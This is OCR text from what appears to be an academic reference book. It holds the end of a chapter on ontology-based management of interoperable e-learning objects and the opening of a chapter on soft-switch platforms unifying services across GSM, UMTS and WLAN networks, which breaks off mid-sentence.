Learning technology standardization is taking the lead role in the research efforts surrounding Web-based education. Standardization is needed for two main reasons: first, educational learning resources are defined, structured, and presented using different formats. Second, the functional modules that are embedded in a particular learning system cannot be reused by another one. Projects like IEEE's Learning Technologies Standardization Committee (http://ltsc.ieee.org), IMS (IEEE, http://ltsc.ieee.org), PROMETEUS (2002), Getting Educational Systems to Talk Across Leading Edge Technology (GESTALK) Project (http://www.fdgroup.co.uk/gestalk), and many others are contributing to this standardization process. The IEEE LTSC is the institution that is gathering recommendations and proposals from other learning standardization institutions and projects.

Lack of Industry Guidance for the Design of Manageable Systems

Industry and academic reports highlight the importance of defining metadata for learning (Anido, Fernandez, Caeiro, Santos, Rodriguez, & Llamas, 2002; IEEE, 2002; Koper, 2002). Its purpose is to facilitate and automate the search, evaluation, acquisition, and use of Web-based learning resources. The result so far is the LOM specification (IEEE, http://ltsc.ieee.org) proposed by IEEE LTSC, which is becoming a de-facto standard.

Personalization is increasingly being used in e-commerce as an aid to customer relationship management (CRM) to provide better service by anticipating customer needs. This is because companies believe that this will make interaction more satisfying. In the educational sector, the aim is towards ensuring that Web resources improve students learning process. This too could be improved through personalization. The Semantic Web offers the possibility of providing the user with relevant and customized information (Berners-Lee, 1999). Furthermore, the recognition of the key role that ontologies are likely to play in the future of the Web has lead to the extension of Web markup languages in order to facilitate content description and the development of Web based ontologies, for example, XML schema (Horrocks & Tessaris, 2002), RDFS (Horrocks & Tessaris, 2002; IEEE, http://ltsc.ieee.org), and the recent DAML+OIL (IEEE, http://ltsc.ieee.org). While the development of the semantic Web and of Web ontology languages still present many challenges, it provides a means for creating a centralized and managed Web-based learning environment where software agents (Wooldridge, 1997) can be designed to carry out sophisticated tasks for users. This will provide an adaptive learning environment.

This brief review highlights the complexity of the factors influencing the effectiveness of Web-based learning. Despite the extent of the work mentioned above, there is a lack of an effective way of managing centralized and interoperable learning materials. Some work has addressed content and sequencing of learning objects (Koper, 2002). However, without a comprehensive pedagogical analysis in the area of Web-based learning, it is difficult to develop learning resources that can be interoperable, interactive, and collaborative. The progress made in understanding and building flexible and interoperable subject domain and course ontologies and linking them with learning materials and outcomes has been the emphasis in recent research. Recent developments related to semantic Web (Berners-Lee, 1999; Horrocks, 2002; Horrocks & Tessaris, 2002) and ontologies (Horrocks, 2002) have revealed new horizons for defining structures for authoring interoperable learning objects. This indicates that the models and frameworks drawn will have to be evaluated across different scenarios of use, which should be based on sound software engineering and learning pedagogy.

ONTOLOGIES FOR E-LEARNING SERVICE: A WAY FORWARD

Ontology is not a new concept. The term has a long history of use in philosophy in which it refers to the subject of existence and particularly a systematic account of existence (Erdmann & Studer, 2000; Gruber, 1995). It has been a co-opted term from philosophy used in computing to describe formal, shared conceptualizations of a particular domain (Gruber, 1995). Ontologies have become a topic of interest in computer science (Fensel, 2001). An ontology represents information entities such as person, artifact, and events in an abstract way. They allow the explicit specification of a domain of discourse, which permits access to and reason about agent knowledge (Erdmann & Studer, 2000). Ontologies are designed so that knowledge can be shared with and among people and possibly intelligent agents. Tom Gruber (1995) defines ontology as "*an explicit representation of a conceptualisation. The term is borrowed from philosophy, where Ontology is a systematic account of existence. For AI systems, what 'exists' is that which can be represented*."

A conceptualization refers to an abstract model of some phenomenon in the world by identifying the relevant concept of that phenomenon. Explicit means that the types of concepts used and the constraints on their use are explicitly defined. This definition is often extended by three additional conditions: "an ontology is an explicit, formal specification of a shared conceptualization of a domain of interest." This indicates that an onotology should be machine readable (which excludes natural language). It indicates that it captures consensual knowledge that is not private to an individual, but accepted as a group or committee of practice. The reference to a domain of interest indicates that domain ontologies do not model the whole world, but rather modeling just parts, which are relevant to the task at hand.

Ontologies are therefore advanced knowledge representation, which consists of several components, including concepts, relations and attributes, instances, and axioms. Concepts indicates abstracts terms that are organized in taxonomies. Hierarchical concepts are linked with an "is-a" relation. For example, we can define two concepts Person and Man. This can be hierarchically linked, as "A man is a person." Instances are concrete occurrences of abstract concepts. For example, we can have one concept MAN with one instance of a Mike. Mike is a man and his first name is Mike. Axioms are rules that are valid in the modeled domain. There are simple symmetric, inverse or transitive axioms, and complex rules consisting of several relations. An example of an inverse axiom is: If a person works for a company, the company employs this person.

Ontologies enable semantic interoperability between information systems thereby serving a central role for the Semantic Web and in particular a means for effective management of e-learning services. They can be used to specify user-oriented or domain-oriented learning services. Intelligent mediators can also use them; this is a central notion in teaching and learning. Therefore, the development of ontology can be useful for object or service modeling for e-learning domain.

There exist numerous scientific and commercial tools for creating and maintaining ontologies, which have been used to build applications based on ontologies, including areas of knowledge management, engineering disciplines, medicine, and bio-informatics. It should be noted that ontologies do not overcome, per se, any interoperability problems, since it is hardly conceivable that a single ontology is applied in all kinds of domains and applications. Ontology mapping does not indent to unify ontologies and their data, but to transform ontology instances according to the semantic relations defined at a conceptual level.

A FRAMEWORK FOR LEARNING OBJECTS INTEGRATION AND MANAGEMENT

Based on the background provided in the second section, it can be seen that the main challenge of e-learning systems developers should be towards moving beyond simple extension of learning resource access to providing mutual understanding that may exist between the diverse learning contents. This is a key requirement to achieving Berners-Lee's (2001) Semantic Web vision.

To meet this challenge, this section presents and describes a proposed framework for learning objects integration and management. The framework, as shown in Figure 1, defines three main layers: interface, service integration, and management with service composition running across all the three main layers. The aim of the framework is to provide an integration service platform that offers learner-centric support for Web-based learning, thus defining semantic relations between source learning resources described using ontology development process.


The framework (shown in Figure 1) starts with a user survey to capture and represent individual learner personality. There are many possible ways to capture and represent personality traits by using different tests, for example, MBTI. As presented in our previous research (Ishaya & Wood, 2005), the personality representation (PR) structure includes both static and dynamic individuals. The aim of undertaking a user survey is to establish the static aspect of learners' personality traits—the basic universal personality types as described in (Wood & Ishaya, 2005).

An agent based support system that will utilize and implement the model and technique is now being implemented. Both development and subsequent testing should identify the success of the PR both as a generic model and its application within a specific domain, that of e-learning. Thus, the main aim of this project is to investigate the correlations between behavior and personality taking into account individual motivation and ability within a specific environment.

The most challenging problem in multimedia-related management is the semantics capturing of media resources. In the framework shown in Figure 1, we have taken a context-based approach to solve the problem of multimedia semantic extraction and indexing—the multimedia metadata manager. Multimedia learning resources are annotated based on various contextual dimensions that could be identified for the resources. The annotated metadata is stored in a machine-readable (RDF/XML) format ready for efficient context-based retrieval. RDF has a specific declarative semantics, which is specified independently of any RDF processors. This made it more suitable for modeling context. XML is used for basic resource content description, since its meaning is only determined by the actions that programs undertake on it. The RDF/XML combination helps to facilitate interoperability of the model.

The profile matching ontology is defined to provide a mapping for automatic generation of contextual metadata semantics of multimedia based a particular learner profile for personalized learning resources from the multimedia metadata manager (repository). Different

Figure 1. Framework for personalised learning objects managment



factor analysis is performed at this stage to enable the extraction of predominant directions on which different personality traits and multimedia contents vary.

CONCLUSION

The Semantic Web constitutes an environment in which human and machine agents will communicate on a semantic basis. This paper has examined current approaches used in managing learning objects. While it clear that that there is a comprehensive suite of standards that seem to have addressed some aspects of the management of learning objects,the author is still clear that the management of interoperable learning objects is yet to be fully achieved. There are a lot of driving forces and a need for flexible, portable, centralized, managed, and interoperable development of learning objects. However, many challenges abound.

To meet these challenges, the author puts forward a new approach towards the management of interoperable learning objects by exploiting the power of ontologies and existing semantic and Web services technology. It defines a framework that is being used towards enabling the semantic interoperability of learning services within the domain of e-learning. Further work is being done towards a definition of an ontology management architecture for e-learning services. The architecture will define three main layers: interface, service integration, and management with service composition running across all the three main layers. The aim of the architecture will be to provide an integration service platform that offers learner-centric support for Web-based learning. Thus, defining semantic relations between source learning resources (which may have been described using an ontology). This will be developed using Web services, an ontology and agent component.

REFERENCES

Anderson, C. (2000). *eLearning: The definitions, the practice and the promise.* ICD Press.

Anido, L.E., Fernandez, M.J., Caeiro, M., Santos, J.M., Rodriguez, J.S., & Llamas, M. (2002). Educational metadata and brokerage for learning resources. *Computers and Education*, *38*, 351–374.

Berners-Lee, T. (1999). *Weaving the Web.* San Francisco: Hurper.

Berners-Lee, T., Henler, J., & Lassila, O. (2001). The Semantic Web. *Scientific American, 5*.

Bonk, C.J., Kirkley, J.R., Hara, N., & Dennen, N. (2001). Finding the instructor in post-secondary online learning: Pedagogical, social, managerial, and technological locations. In J. Stephenson (Ed.), *Teaching and learning online: Pedagogies for new technologies* (pp. 76–97). London: Kogan Page.

Deek, F.P., Ho, K.-W., & Ramadhan, H. (2001, June). A review of Web-based learning systems for programming. In *Proceedings of ED-MEDIA*, Tampere, Finland (pp. 382–387).

Erdmann, M., & Studer, R. (2000). How to structure and access XML documents with ontologies [Special issues on intelligent information integration]. *Data and Knowledge Engineering, 36*(3), 317–335.

Fetterman, D.M. (1998). Webs of meaning: Computer and Internet resources for educational research and instruction. *Educational Researcher, 27*(3), 22–30.

Gerhard, J., & Mayr, P. (2002). Competing in the e-learning environment: Strategies for universities. In *Proceedings of the 35th Hawaii International Conference on Systems Sciences*, Hawaii. IEEE Computer Society.

GESTALK (Getting Educational Systems to Talk Across Leading Edge Technology Project. (n.d.). Retrieved May 15, 2008, from http://www.fdgroup.co.uk/gestalk

Govindasmy, T. (2002). Successful implementation of e-learning pedagogical consideration. *The Internet and Higher Education, 4*, 287–289. Elsevier Science Direct.

Gruber, T.R. (1995). Towards principles for the design of ontologies used for knowledge sharing. *International Journal of Human-Computer Studies, 43*(5/6), 907–928.

Hamid, A.A. (2002). E-learning: Is it the "e" or the learning that matters? *The Internet and Higher Education, 4*, 287–289. Elsevier Science Direct.

Harris, M.H. (1999). Is the revolution now over, or has it just begun? A year of the Internet in higher education. *The Internet and Higher Education, 1*(4), 243–251.

Horrocks, I. (2002). DAML+OIL: A description logic for Semantic Web. *IEEE Bulletin of the Technical Committee on Data Engineering, 25*(1), 4–9.

Horrocks, I., & Tessaris, S. (2002). Querying the Semantic Web: A formal approach. In *Procceddings of the International Semantic Web Conference (ISWC 2002)* (LNCS). Springer-Verlag.

IEEE. Learning Technologies Standardisation Committee Available on line: http://ltsc.ieee.org. [Accessed August, 2002].

Ishaya, T. (2005, April). Interoperable learning objects management. In M. Pagani (Ed.), *Encyclopedia of multimedia and networking*. Idea Group Publishing. ISBN: 1-59140-5661-0.

Ishaya, T., Jenkins, C., & Goussios, S. (2002, August 9–12). The role of multimedia and software agents for effective online learning. In *Proceedings of the IEEE International Conference on Advanced Learning Technologies*, Kazan, Russia (pp. 135–138). IEEE Computer Society.

Ishaya, T., & Wood, D. (2005, July 5–8). Enhancing effective ePortfolios through agents. In *Proceedings of the 5nd IEEE International Conference on Advanced Learning Technologies (ICALT 2005)*, Kaohsiung, Taiwan.

Jack, A., Bonk, C.J., & Jacobs, F.R. (2002, May). Twenty-first century college syllabi; Options for online communication and interactivity. *The Internet and Higher Education 5*(1), 1–19.

Jennings, N.R. (2000). On agent-based software engineering. *Artificial Intelligent, 117*(2), 277–296.

Jesshope, C. (1999). Web-based teaching: Tools and experiences. *Austrian Compter Science Communication, 21*(1), 27–38.

Jesshope, C., Heinrich, E., & Kinshuk. (2000, April 26–29). Technology integrated learning environments for education at a distance. In *Proceedings of the DEANZ 2000 Conference*, Dunedin, New Zealand.

Koper, R. (2001). *Modelling units of study from a pedagogical perspective: The pedagogical meta-model behind EML*. Retrieved May 15, 2008, from http://eml.ou.nl/introduction/articles.htm

Koper, R. (2002). *Educational modelling language: Adding instructional design to existing specification.* Retrieved May 15, 2008, from http://wwrz.uni-frankfurt.de

Lim, W. (1998, July). *Managing software reuse: A comprehensive guide to strategically reengineering the organisation for reusable components.* Prentice-Hall.

MacColl, J. (2001). Virtuous learning environments: The library and the VLE. *Program, 35*(3).

Manouselis, N., Panagiotou, K., Psichidou, R., & Sampson, D. (2002, August 9–12). Issues in designing Web-based environment for learning communities with special educational needs. In *Proceedings of the IEEE International Conference on Advanced Learning Technologies*, Kazan, Russia (pp. 239–243). IEEE Computer Society.

Mergendoller, J.R. (1996). Moving from technological possibility to richer student learning: Revitalized infrastructure and reconstructed pedagogy. *Educational Researcher, 25*(8), 43–46.

Mungania, P. (2003). *The seven e-learning barriers facing employees.* Retrieved May 15, 2008, from http://www.masie.com/researchgrants/2003/Mungania_Exec_Summary.pdf

POMETEUS. Promoting Multimedia Access to Education and Training in European Society. Available on line: http://prometeus.org. [Accessed August, 2002].

Wood, D., & Ishaya, T. (2005). Representing learners' personality within elearning agent systems. In *Proceedings of the IADIS Conference on Cognition and Exploratory Learning in Digital Age (CELDA 2005)*, Porto, Portugal.

Wooldridge, M. (1997). Agent-based software engineering. In *IEE Proceedings in Software Engineering.*

Yazon, J.M.O., Mayer-Smith, J.A., & Redfield, R.J. (2002, January–April). Does the medium change the message? The impact of a Web-based genetics course on university students' perspectives on learning and teaching. *Computers & Education, 38*(1–3), 267–285.

KEY TERMS

Electronic Learning (E-learning): Defined as a special kind of technology-based learning. E-learning systems and tools bring geographically dispersed teams together for learning across great distances; it is now one of the fastest growing trends in computing and higher education.

Interoperability: Ability to work together, sharing information, capabilities, or other specific goals while being different at some technological level.

Learning Objects: Defined as any entity—digital or nondigital—that may be used, reused, or referenced for learning, education, or training. Examples of learning objects include multimedia content, instructional content, learning objectives, instructional software and software tools, and persons, organizations, or events referenced during technology-supported learning.

Learning Object Metadata (LOM): Metadata that contain semantic information about learning objects. The main aim of LOM specification is to enable reuse, search, and retrieval of learning objects. The standard developed by the IEEE Learning Technology Standards Committee (LTSC) in 1997 specifies a conceptual data schema that defines the structure of metadata instances for a learning object.

Ontologies: An ontology is an explicit, formal specification of a shared conceptualization of a domain of interest. This indicates that an onotology should be machine readable (which excludes natural language). It indicates that it captures consensual knowledge, that is not private to an individual, but accepted as a group or committee of practice. The reference to a domain of interest indicates that domain ontologies do not model the whole world, but rather modeling just parts, which are relevant to the task at hand.

Resource Description Framework (RDF): RDF provides a means for adding semantics to a document. It is an infrastructure that enables encoding, exchange, and reuse of information structured metadata. RDF allows multiple metadata schemas to be read by humans as well as machines providing interoperability between applications that exchange machine-understandable information on the Web.

Semantic Web: The Semantic Web constitutes an environment in which human and machine agents will communicate on a semantic basis. It is to be achieved via semantic mark up and metadata annotations that describes content and functions.

Shareable Content Object Reference Model (SCORM): An XML-based framework used to define and access information about learning objects, so they can be easily shared among different learning management systems. The SCORM specifications, which are distributed through the Advanced Distributed Learning (ADL) Initiative Network, define an XML-based means of representing course structures, an application programming interface, a content-to-LMS data model, a content launch specification, and a specification for metadata information for all components of a system.

Standards: Document agreements containing technical specifications or a precise criteria to be used in systems design and implementation.

Towards Unified Services in Heterogeneous Wireless Networks Based on Soft-Switch Platform

Spiros Louvros
Maintenance Department, Western Greece Maintenance Division, Greece

Athanassios C. Iossifides
Maintenance Department, Northern Greece Maintenance Division, Greece

INTRODUCTION

The last two decades, after the telecommunication and computer technology convergence, the world of telecommunication applications has changed dramatically. The traffic needs of the customers have moved from circuit switched applications towards packet switched applications (Cox, 1995). Data traffic, with the characteristics of information transmission in the form of packets and the bursty flow characteristics rather than constant rate, nowadays accounts for slightly more than 60% of the traffic that is transmitted over the backbone telecommunication networks (Esmailzadeh, Nakagawa, & Jones, 2003). In addition to data traffic, multimedia applications like video calls, IP TV, and multimedia messaging traffic (variable rate with real time constraints) was made possible by low cost video digitizing equipment (Houssos, Alonistioti, Merakos, Mohyeldin, Dillinger, Fahrmair, & Schoenmakers, 2003).

Different *Radio Access Technology* (RAT) networks offer different services to their subscribers. This is a big problem for the multimedia industry since it poses certain constraints to the subscribers regarding specific technology handsets. The ideal solution might be a unified handset with a unified service *subscriber identity module* (SIM) card (Louvros & Iossifides, 2004). This handset should be able to access the service by any radio access network, like *Global System Mobile* (GSM) (Siegmund, Redl, Weber, & Oliphant, 1995), *General Packet Radio System* (GPRS), *Universal Mobile Telecommunications System* (UMTS), and *IEEE802.11 standard* (WiFi or WLAN) towards a common core platform. In order to achieve such a unification, the service request should be seamless to the radio access technology network and the core platform should support certain protocols to provide again seamless to the user access to the requested service. Such a platform is already designed and is known as the soft-switch solution. The idea behind the soft-switch solution is the layering of the core network management procedures (mobility management, call control, session management, charging) in such a way that the operator can support all requests as a unified routing process. Moreover the operator can deploy its core switch and transmission network based on a common backbone, designed according to the 3GPP standards on IP or ATM infrastructure, and also to be able to accommodate in the future any new radio access technology network simply and without any serious rearrangement of the existing backbone, thus eliminating cost implementation.

Asynchronous Transfer Mode (ATM) technology is proposed by the telecommunication industry to accommodate multiple traffic types (packet and voice) in a high speed wire-line backbone network. Briefly, ATM is based on very fast (on the order of 2.5 Gbits/sec or higher (Q.2931 ATM Network Signaling Specification, ITU)) packet switching technology with 53 byte long packets called cells being transmitted through wireline networks running usually on fiber optical equipment (Louvros, Karaboulas, Iossifides, & Kotsopoulos, 2003).

This chapter consists of three sections. In the first section there is a quick technical introduction regarding the existing radio access technologies and also the ATM technology. In the second section there is a presentation of the service accessibility regarding the vertical and horizontal integration. Finally in the third section the reader is introduced into the soft-switch solution of the common core platform and the general transport architecture.

TECHNICAL BACKGROUND

Introduction to Radio Access Technologies

In 1991 *European Telecommunication and Standardization Institute* (ETSI) accepted the standards for a new upcoming mobile, fully digital and cellular communication network, GSM. (Louvros et al., 2003). In order for GSM network to follow the evolution towards data transmission, the GPRS and *Enhanced Data for GSM Evolution* (EDGE) network (usually referred as 2.5G) with rates of up to 115Kb/s and 384Kb/s, respectively, were introduced. UMTS is an advanced network evolution of GSM/GPRS, realizing a new generation of telecommunications technology, following the demands posed by moving subscribers of upgrading the existing mobile cellular networks (GSM, GPRS) in nonhomogeneous environments. Moreover to this evolution and based on the more increasing demands of user for faster multimedia applications and demands of industry to boost the existing services into a more unified-multimedia approach, 3.5G and 4G systems (Esmailzadeh et al., 2003) are already under investigation with promising rates of up to 10Mb/s (3GPP Release 5), while with the use of greater bandwidth these rates may raise even more in 4G (Esmailzadeh et al., 2003). On the other hand, during the last five years a standardization effort has started for the evolution of WLANs (WiFi IEEE standard) in order to support higher bit rates in hotspots or business and factory environments with cell radius of the order of 100m. Regarding the different IEEE versions and the cell coverage (microcells or picocells), the WLAN can support data rates of up to 11Mb/s (802.11b) or 54Mb/s (802.11a/g), while rates in excess of 100Mb/s have already been referred (Simoens, Pellati, Gosteau, Gosse, & Ware, 2003).

ATM Technology Overview

ATM technology (ATM Forum, 1996) is proposed by the telecommunications industry to accommodate multiple traffic types (packets, multimedia, voice) in a high speed wireline network. The basic idea behind ATM is to transmit all information in small, fixed size packets called *ATM cells* over all transmission channels (wired or wireless). Formatting fixed size packets of information can emulate the circuit switching techniques of traditional telephony networks (thus performing time sensitive applications even for packets) and on the same time take advantage of the best utilization of transmission lines bandwidth. Moreover in order for ATM to accommodate TCP/IP or UDP/IP traffic (bursty packet traffic with specific constraints in *bit error rate* (BER), maximum bit rates, time sensitivity, and information representation) special *ATM adaptation layers* (AAL) are specified in ETSI standards. ATM technology operates in asynchronous mode and it can switch continuously information from/to different networks (voice, video, data) with variable bit rates. The nodes responsible for asynchronous operation are called ATM switches. They consist of interfaces in order to communicate with various heterogeneous networks as LANs, WANs, Ethernet, and so forth. All these networks transmit information in different bit rates and the ATM switches divide this heterogeneous information (using special AAL) into fixed size packets of 48 bytes to accommodate them into the ATM cells (Louvros et al., 2003).

ACCESSIBILITY OF SERVICES

Vertically Integrated Networks

All existent telecommunication and wireless cellular networks can be described as "vertically integrated." This means that these networks are optimized for a particular service category and typically offer a single service or set of closely related services solely to their users. The PSTN and PLMN are examples of vertically integrated networks. The operator offers everything from subscriber access to service creation and service delivery across a wholly owned network infrastructure. Each vertically integrated network incorporates its own protocols, nodes, switches, transmission backbone technology, and user handset. Traditional Telephony (*Public Switched Telephone Network,* PSTN) and packet data networks, in the vertical approach are still kept more or less separate. The advantage of a vertically integrated network is that, since it supports only a limited range of closely related services, it is relatively easy to ensure reliability, to meet customer expectations in terms of service quality, to provide specific approaches to operation and maintenance network management and to guaranteed service accessibility. However its main disadvantage in our case is the inability to provide a platform for heterogeneous approach, unified service accessibility, and seamless radio access technology interconnectivity. Moreover, regarding the operator costs for operation and maintenance management, the vertical integration is not cost effective since the operator needs specialized engineers and planners in specific technologies, different for different radio access networks.

Horizontally Integrated Networks

During the last decade, a convergence of telecommunication and computer industry has happened, leading into the integration of vertical networks into multiservice multimedia networks that provide reliable real-time communications and other service types (Figure 1).

So far the most cost effective part of the network convergence is the backbone transmission network. In order to simplify the backbone network design and enable incremental upgrade, as new technologies are commercialized, a layered approach has been taken. The switch management procedures, existing in the running software of the switch, have been split into different layers and the switch hardware has been also split into two different nodes. This dual hardware-software split is the so-called soft-switch platform. The advantage of this split is multiple for the operator. First of all, layering the design of the network and providing open standard interfaces, each part of the network (each software-hardware part in every layer) can evolve at its own pace independent of changes in other parts of the network. Thus the operators and the system designers have a very flexible approach of deploying the network infrastructure and functionality by providing small software corrections, software upgrade deliveries, and hardware upgrades without disturbing the functionality of other elements. Moreover to this operators can provide easily new services to the customers by either designing new ones in the service layer or by accommodating new radio access networks easily without disturbing the operation of the existing network infrastructure. Finally merging of companies can be accomplished easily and without any disturbance to the customers.

HETEROGENOUS NETWORK ARCHITECTURE

Networks designed on this layered principle are described as "horizontally integrated." All network functionality is split between the transport layer, the control layer, and the application layer, (3GPP TSG_CN), according to Figure 2. According to this architecture the *Mobile Switching Center* (MSC) of previous vertically integrated GSM/GPRS networks is now split into two different nodes, the *Media Gateway* (MGW) node and the MSC server. MGW exists physically and logically in the transport layer while the MSC server exists in the control layer. The new approach is that existing radio

Figure 1. Telecommunication and computer industry convergence





Figure 2. Heterogeneous layered network architecture



access technology networks and any new upcoming ones are all interconnected in the transport layer with a physical interface towards the MGW nodes (Figure 3). It has to be clarified though to the user that this hardware and software split is performed, according to 3GPP standards (3GPP TSG_CN WG), only for circuit switched applications. The packet switching network (GPRS) is not split, hence according to Figure 2, *Serving GPRS Support Node* (SGSN) and *Gateway GPRS Support Node* (GGSN) are still functioning as in the vertically integrated version of GSM/GPRS. SGSN in Figure 2 exists in between transport and control layer, meaning that it incorporates both functionalities of both layers, while GGSN exists solely in the transport layer since its operation is the gateway interface towards any foreign IP network (Intranet, corporate LAN, or corporate server) or *Internet Service Provider* (ISP). Hence, according to Figure 4, the voice path service is different from the packet path service.

The Transport Layer

Using the horizontal integration of the soft-switch platform means that all service type users-handsets use the same transport network in the common transport layer. The transport layer handles the transmission of user (service) and control (signaling management) data. Handling means coding/decoding of user plane data (services) and also performing the correct protocol conversion in the transmission backbone network. The main nodes existing physically in the transport layer are the MGWs. MGWs are responsible for the circuit switched connections and they interconnect the radio access networks to the core platform. The main functionality of the MGWs is the bearer reservation which, depending on the appropriate transmission backbone, is a TDM timeslot or an ATM VPC or an appropriate bearer for IP connectivity. The transport layer transmission backbone nodes may be IP routers, ATM switches, or nodes built on any technology that meets the requirements for flexibility and quality of service (QoS). Their role is to transparently transport user (service) and control (signaling messages) data across the core network.

The Control Layer

The control layer (Figure 2) provides the service interconnection seamless to the end user. According to 3GPP, there are three different service domains: the circuit switched (CS) domain where all the voice related applications exist, the packet switched (PS) domain where all packet services exist (background, multimedia, Web browsing applications), and finally, according to 3GPP Release 5, the IMS domain for IP Multimedia Services.

The physical and logical nodes found in the control layer are generically referred to as *control servers*, providing all the necessary call control functionality and also mobility management and positioning manage-

Figure 3. Interconnection of different radio access networks in the soft-switch platform


